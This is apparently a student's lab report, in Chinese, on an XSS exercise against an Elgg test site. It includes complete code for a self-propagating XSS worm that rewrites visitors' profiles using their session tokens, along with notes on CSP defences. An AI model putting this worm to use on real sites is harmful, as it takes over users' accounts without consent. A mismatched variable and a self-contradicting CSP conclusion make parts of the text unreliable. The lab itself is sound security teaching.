
2.在个人主页添加如下JavaScript代码：




3.修改后Samy的主页如下所示，说明代码对用户身份进行了判断：



4.登录Alice账户，此时个人主页仍然为空



5.访问Samy主页，则Alice的主页发生改变：



6.查看资料页面，发现about me部分已经自动复制了Samy主页的内容：

**问题：**

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain

your observation.

答：代码①是用于做判断，当目标用户是Samy时则不进行攻击，避免Samy的个人主页立刻显示攻击内容，使得原来的攻击代码被覆盖掉。

**Task 6: Writing a Self-Propagating XSS Worm**

1.采用DOM方法实现XSS蠕虫：

①在Samy主页再添加如下JavaScript代码：

<script type="text/javascript" id="worm">

window.onload = function(){

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var desc = "&description=Samy is my hero" + wormCode;

desc += "&accesslevel[description]=2";

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var content=token+ts+name+desc+guid;

var samyGuid=59;

var sendurl="http://www.seed-server.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);


}

}


</script>

②Alice再次访问Samy主页，被动接受蠕虫病毒感染

③登录Charlie账户，被感染前的主页如下




④Charlie访问Alice后，主页发生改变：



说明蠕虫病毒攻击成功！


**Task 7: Defeating XSS Attacks Using CSP**


1.设置CSP





2.打开[www.example32a.com](http://www.example32a.com)网页进行测试：

①分别访问 32a.com、32b.com、32c.com，对比差异









结论分析：

1. www.example32a.com 所有的JavaScript都能执行成功，说明是设置csp防御；
2. [www.example32b.com](http://www.example32b.com) 只有4和6是成功，1、2、3、5都失败了，说明是通过Apache方式设置CSP防御；
3. [www.example32c.com](http://www.example32c.com) 中1、4、6都是成功了，是通过php方式设置CSP防御。

④ 点击click me后只有a网站执行成功，b、c网站均不执行，因此csp防御有效。

**实验总结：**

在本次实验中，在实验中犯了几个小问题导致实验一直难以进行下去，在下一个实验中一定要好好改正。

1. 从pdf文件中复制的代码的符号“有问题；
2. 在编辑个人资料时，忘记应该用HTML模式。

经过实验，我也对本次xss攻击有了了解，总结如下；

1. XSS攻击原理是:用户提交的变量没有经过完整过滤Html字符或者根本就没有经过过滤就放到了数据库中，一个恶意用户提交的Html代码被其它浏览该网站的用户访问,通过这些Html代码也就间接控制了浏览者的浏览器。
2. XSS攻击有两种类型：反射型和存储型。